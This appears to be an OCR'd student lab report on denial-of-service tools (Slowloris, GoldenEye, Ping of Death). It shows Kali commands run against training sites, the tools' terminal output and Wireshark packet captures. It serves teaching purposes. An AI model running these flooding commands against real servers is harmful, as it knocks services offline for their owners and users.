0090 65 72 3a 31 0d 0a 4d 61 6e 3a 22 73 73 64 70 3a er:1..Ma n:"ssdp:
00a0 64 69 73 63 6f 76 65 72 22 0d 0a 4d 58 3a 33 0d discover ".. MX:3.
00b0 0a 0d 0a ...
eth0: <live capture in progress>
Packets: 307342
Profile: Default

1.3

4 . Slowloris :

Slowloris is a Denial-of-Service (DoS) attack tool that targets web servers by exploiting how they handle connections. It allows one single machine to take down a web server by keeping many connections open and slowly sending partial HTTP requests, never completing them.

Steps :

1 . Slowloris tool started in Kali Linux.

2 . Tool begins creating many HTTP sockets to a web server.

3 . Keep-alive headers are sent to keep connections open.

4 . Socket count messages show connections being maintained.

5 . Process is stopped manually (KeyboardInterrupt).

6 . Wireshark capture started on eth0.


7 . Multiple TCP packets (SYN, ACK, PSH) are observed.

8 . Repeated HTTP traffic on port 80 is visible.

9 . Connections stay open for a long time.


root@kali: /home/mugdha
Session Actions Edit View Help
libarmadillo14 libgeos3.14.0 libjs-underscore libportmidi0 libudfread0 python3-bluepy python3-kismetcapturertl433 python3-xlutils samba-dsdb-modules
libbluray2 libgirepository-1.0-1 libmongoc-1.0-0t64 libraw1e0.7 libwireshark18 python3-click-plugins python3-kismetcapturertladsb python3-xlwt
libbson-1.0-0t64 libgpgmepp6t64 libnet1 libsqlcipher1 libwiretap15 python3-gpg python3-kismetcapturertlamr python3-zombie-imp
Use 'sudo apt autoremove' to remove them.
Installing:
slowloris
Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 4
Download size: 8,040 B
Space needed: 36.9 kB / 24.7 GB available
Get:1 http://http.kali.org/kali kali-rolling/main amd64 slowloris all 0.2.6+git20230430.890f72d-2 [8,040 B]
Fetched 8,040 B in 7s (1,165 B/s)
Selecting previously unselected package slowloris.
(Reading database ... 433454 files and directories currently installed.)
Preparing to unpack .../slowloris_0.2.6+git20230430.890f72d-2_all.deb ...
Unpacking slowloris (0.2.6+git20230430.890f72d-2) ...
Setting up slowloris (0.2.6+git20230430.890f72d-2) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.2) ...
┌──(root㉿kali)-[/home/mugdha]
└─# slowloris certifiedhacker.com
[16-12-2025 05:20:17] Attacking certifiedhacker.com with 150 sockets.
[16-12-2025 05:20:17] Creating sockets...
^CTraceback (most recent call last):
File "/usr/bin/slowloris", line 10, in <module>
main()
File "/usr/share/slowloris/slowloris.py", line 212, in main
s = init_socket(ip)
File "/usr/share/slowloris/slowloris.py", line 160, in init_socket
s.connect((ip, args.port))
KeyboardInterrupt
┌──(root㉿kali)-[/home/mugdha]
└─# slowloris testfire.net
[16-12-2025 05:21:36] Attacking testfire.net with 150 sockets.
[16-12-2025 05:21:36] Creating sockets...
[16-12-2025 05:23:09] Sending keep-alive headers...
[16-12-2025 05:23:09] Socket count: 150
[16-12-2025 05:23:24] Sending keep-alive headers...
[16-12-2025 05:23:24] Socket count: 150
[16-12-2025 05:23:24] Creating 111 new sockets...
^C[16-12-2025 05:23:26] Stopping Slowloris
┌──(root㉿kali)-[/home/mugdha]
└─# slowloris certifiedhacker.com
[16-12-2025 05:23:55] Attacking certifiedhacker.com with 150 sockets.
[16-12-2025 05:23:55] Creating sockets...
[16-12-2025 05:24:50] Sending keep-alive headers...
[16-12-2025 05:24:50] Socket count: 98
[16-12-2025 05:24:50] Creating 52 new sockets...

1.1


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
43 5.654079231 162.241.216.11 192.168.0.100 TCP 74 80 → 44892 [SYN, ACK] Seq=0 Ack=1 Win=62636 Len=0 MSS=1360 SACK_PERM TSval=855443426 TSecr=1152557531 WS=128
44 5.654141420 192.168.0.100 162.241.216.11 TCP 66 44892 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=1152557782 TSecr=855443426
45 5.654511274 192.168.0.100 162.241.216.11 TCP 86 44892 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64512 Len=20 TSval=1152557783 TSecr=855443426 [TCP PDU reassembled in 51]
46 5.654715922 192.168.0.100 192.168.0.1 DNS 79 Standard query 0xda62 A certifiedhacker.com
47 5.727172087 192.168.0.1 192.168.0.100 DNS 95 Standard query response 0xda62 A certifiedhacker.com A 162.241.216.11
48 5.727428765 192.168.0.100 162.241.216.11 TCP 74 44906 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1152557855 TSecr=0 WS=512
49 5.837950186 162.241.216.11 192.168.0.100 TCP 66 80 → 44880 [ACK] Seq=1 Ack=190 Win=62592 Len=0 TSval=855443613 TSecr=1152557713
50 5.905165861 162.241.216.11 192.168.0.100 TCP 66 80 → 44892 [ACK] Seq=1 Ack=21 Win=62720 Len=0 TSval=855443678 TSecr=1152557783
51 5.905184475 192.168.0.100 162.241.216.11 TCP 234 GET /?651 HTTP/1.1 [TCP PDU reassembled in 51]
52 5.977198115 162.241.216.11 192.168.0.100 TCP 74 80 → 44906 [SYN, ACK] Seq=0 Ack=1 Win=62636 Len=0 MSS=1360 SACK_PERM TSval=855443749 TSecr=1152557855 WS=128
53 5.977246107 192.168.0.100 162.241.216.11 TCP 66 44906 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=1152558105 TSecr=855443749
54 5.977462392 192.168.0.100 162.241.216.11 TCP 87 44906 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64512 Len=21 TSval=1152558105 TSecr=855443749 [TCP PDU reassembled in 63]
55 5.977615707 192.168.0.100 192.168.0.1 DNS 79 Standard query 0x08cb A certifiedhacker.com
56 6.037707979 192.168.0.1 192.168.0.100 DNS 95 Standard query response 0x08cb A certifiedhacker.com A 162.241.216.11
57 6.037945371 192.168.0.100 162.241.216.11 TCP 74 44914 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1152558166 TSecr=0 WS=512
58 6.089248906 TpLinkTechno_d4:e9:… Broadcast ARP 60 Who has 192.168.0.105? Tell 192.168.0.1
59 6.089249226 Intel_7b:41:07 TpLinkTechno_d4:e9:… ARP 60 192.168.0.105 is at 70:15:fb:7b:41:07
60 6.161023174 162.241.216.11 192.168.0.100 TCP 66 80 → 44892 [ACK] Seq=1 Ack=189 Win=62592 Len=0 TSval=855443928 TSecr=1152558033
61 6.227500953 fe80::ce32:e5ff:fed… ff02::1 ICMPv6 78 Router Advertisement from cc:32:e5:d4:e9:18
62 6.227501212 162.241.216.11 192.168.0.100 TCP 66 80 → 44906 [ACK] Seq=1 Ack=22 Win=62720 Len=0 TSval=855443999 TSecr=1152558105
63 6.227541047 192.168.0.100 162.241.216.11 TCP 234 GET /?1050 HTTP/1.1 [TCP PDU reassembled in 63]
64 6.288951464 162.241.216.11 192.168.0.100 TCP 74 80 → 44914 [SYN, ACK] Seq=0 Ack=1 Win=62636 Len=0 MSS=1360 SACK_PERM TSval=855444060 TSecr=1152558166 WS=128
65 6.289000246 192.168.0.100 162.241.216.11 TCP 66 44914 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=1152558417 TSecr=855444060
Frame 58: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
Ethernet II, Src: TpLinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
0000 ff ff ff ff ff ff cc 32 e5 d4 e9 18 08 06 00 01
0010 08 00 06 04 00 01 cc 32 e5 d4 e9 18 c0 a8 00 01
0020 00 00 00 00 00 00 c0 a8 00 69 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
eth0: <live capture in progress>
Packets: 863
Profile: Default

1.2


5 . Goldeneye :

GoldenEye is a Layer 7 (Application Layer) DoS testing tool written in Python, designed to simulate HTTP-based Denial of Service attacks on web servers. It's commonly used in penetration testing labs to test how a web server responds to large numbers of simultaneous HTTP requests.

Steps :

1 . goldeneye <target url>

2 . here my kali is frezzing so not able to open wireshark




6 . Ping Of Death :

The Ping of Death (PoD) is a type of Denial of Service (DoS) attack where the attacker sends malicious, oversized ICMP (ping) packets to a target system, causing it to crash, freeze, or reboot.


Steps :

1 . Open command promt (cmd) and type command Command –: ping -l 100 certifiedhacker.com -t


2 . Open wireshark it will start capturing TCP packets.



1.1


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
12164 42.230065126 92.223.116.252 192.168.0.122 TCP 1487 80 → 49751 [ACK] Seq=1181963 Ack=7867 Win=8 Len=1433
12165 42.230550861 192.168.0.122 92.223.116.252 TCP 74 [TCP Dup ACK 12134#9] 49751 → 80 [ACK] Seq=7867 Ack=1164767 Win=1029 Len=0 SLE=1171932 SRE=1183396 SLE=1167633 SRE=1169066
12166 42.243659236 27.116.54.211 192.168.0.122 TCP 1494 [TCP Retransmission] 80 → 49745 [ACK] Seq=1240859 Ack=6017 Win=501 Len=1440
12167 42.244602026 192.168.0.122 27.116.54.211 TCP 66 49745 → 80 [ACK] Seq=6017 Ack=1242299 Win=1029 Len=0 SLE=1243739 SRE=1252035
12168 42.246758862 92.223.116.252 192.168.0.122 TCP 1487 80 → 49751 [ACK] Seq=1183396 Ack=7867 Win=8 Len=1433
12169 42.248366577 192.168.0.122 92.223.116.252 TCP 74 [TCP Dup ACK 12134#10] 49751 → 80 [ACK] Seq=7867 Ack=1164767 Win=1029 Len=0 SLE=1171932 SRE=1184829 SLE=1167633 SRE=1169066
12170 42.259632506 92.223.116.252 192.168.0.122 TCP 1487 [TCP Fast Retransmission] 80 → 49751 [ACK] Seq=1164767 Ack=7867 Win=8 Len=1433
12171 42.260506236 192.168.0.122 92.223.116.252 TCP 74 49751 → 80 [ACK] Seq=7867 Ack=1166200 Win=1023 Len=0 SLE=1171932 SRE=1184829 SLE=1167633 SRE=1169066
12172 42.260506360 27.116.54.211 192.168.0.122 TCP 1494 [TCP Retransmission] 80 → 49745 [ACK] Seq=1242299 Ack=6017 Win=501 Len=1440
12173 42.262029094 192.168.0.122 27.116.54.211 TCP 60 49745 → 80 [ACK] Seq=6017 Ack=1252035 Win=1029 Len=0
12174 42.280684816 20.49.150.241 192.168.0.122 TCP 1494 [TCP Retransmission] 443 → 49692 [ACK] Seq=175681 Ack=1 Win=16381 Len=1440
12175 42.281756106 192.168.0.122 20.49.150.241 TCP 66 49692 → 443 [ACK] Seq=1 Ack=177121 Win=1029 Len=0 SLE=178561 SRE=182881
12176 42.282363515 92.223.116.252 192.168.0.122 TCP 1487 [TCP Retransmission] 80 → 49751 [ACK] Seq=1166200 Ack=7867 Win=8 Len=1433
12177 42.283420690 192.168.0.122 92.223.116.252 TCP 66 49751 → 80 [ACK] Seq=7867 Ack=1169066 Win=1029 Len=0 SLE=1171932 SRE=1184829
12178 42.292095573 162.241.216.11 192.168.0.122 ICMP 142 Echo (ping) reply id=0x0001, seq=33/8448, ttl=55 (request in 12122)
12179 42.295834388 92.223.116.252 192.168.0.122 TCP 1487 [TCP Retransmission] 80 → 49751 [ACK] Seq=1169066 Ack=7867 Win=8 Len=1433
12180 42.296386333 192.168.0.122 92.223.116.252 TCP 66 49751 → 80 [ACK] Seq=7867 Ack=1170499 Win=1023 Len=0 SLE=1171932 SRE=1184829
12181 42.307226858 92.223.116.252 192.168.0.122 TCP 1487 [TCP Retransmission] 80 → 49751 [ACK] Seq=1170499 Ack=7867 Win=8 Len=1433
12182 42.307734641 192.168.0.122 92.223.116.252 TCP 60 49751 → 80 [ACK] Seq=7867 Ack=1184829 Win=1029 Len=0
12183 42.318526666 92.223.116.252 192.168.0.122 TCP 1487 80 → 49751 [ACK] Seq=1184829 Ack=7867 Win=8 Len=1433
12184 42.334654939 92.223.116.252 192.168.0.122 TCP 1487 80 → 49751 [ACK] Seq=1186262 Ack=7867 Win=8 Len=1433
12185 42.334994122 192.168.0.122 92.223.116.252 TCP 60 49751 → 80 [ACK] Seq=7867 Ack=1187695 Win=1029 Len=0
12186 42.356037217 92.223.116.252 192.168.0.122 TCP 1487 80 → 49751 [ACK] Seq=1187695 Ack=7867 Win=8 Len=1433
Frame 1: Packet, 1442 bytes on wire (11536 bits), 1442 bytes captured (11536 bits) on interface eth0, i
Ethernet II, Src: TpLinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18), Dst: Intel_7b:41:07 (70:15:fb:7b:41:07)
Internet Protocol Version 4, Src: 92.223.116.252, Dst: 192.168.0.122
Transmission Control Protocol, Src Port: 80, Dst Port: 50161, Seq: 1, Ack: 1, Len: 1388
eth0: <live capture in progress>
Packets: 12186
Profile: Default

1.2


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
23 10.521812822 192.168.0.105 104.208.16.88 TLSv1.3 146 Application Data
24 10.764908600 104.208.16.88 192.168.0.105 TCP 60 443 → 64905 [ACK] Seq=6465 Ack=2887 Win=4193536 Len=0
25 10.773630008 104.208.16.88 192.168.0.105 TLSv1.3 157 Application Data
26 10.773630344 104.208.16.88 192.168.0.105 TLSv1.3 116 Application Data
27 10.773630364 104.208.16.88 192.168.0.105 TLSv1.3 85 [TCP ACKed unseen segment] , Application Data
28 10.774718664 192.168.0.105 104.208.16.88 TLSv1.3 85 [TCP Previous segment not captured] , Application Data
29 10.811031917 104.208.16.88 192.168.0.105 TCP 60 [TCP ACKed unseen segment] 443 → 64905 [ACK] Seq=6661 Ack=4798 Win=4194048 Len=0
30 11.017319078 104.208.16.88 192.168.0.105 TLSv1.3 335 Application Data
31 11.057914042 192.168.0.105 104.208.16.88 TCP 60 64905 → 443 [ACK] Seq=4829 Ack=6942 Win=65024 Len=0
32 13.058277718 TpLinkTechno_d4:e9:... Broadcast ARP 60 Who has 192.168.0.105? Tell 192.168.0.1
33 13.058278225 Intel_7b:41:07 TpLinkTechno_d4:e9:... ARP 60 192.168.0.105 is at 70:15:fb:7b:41:07
34 16.692270367 192.168.0.105 104.208.16.88 TLSv1.3 135 Application Data
35 16.692270713 192.168.0.105 104.208.16.88 TLSv1.3 861 Application Data
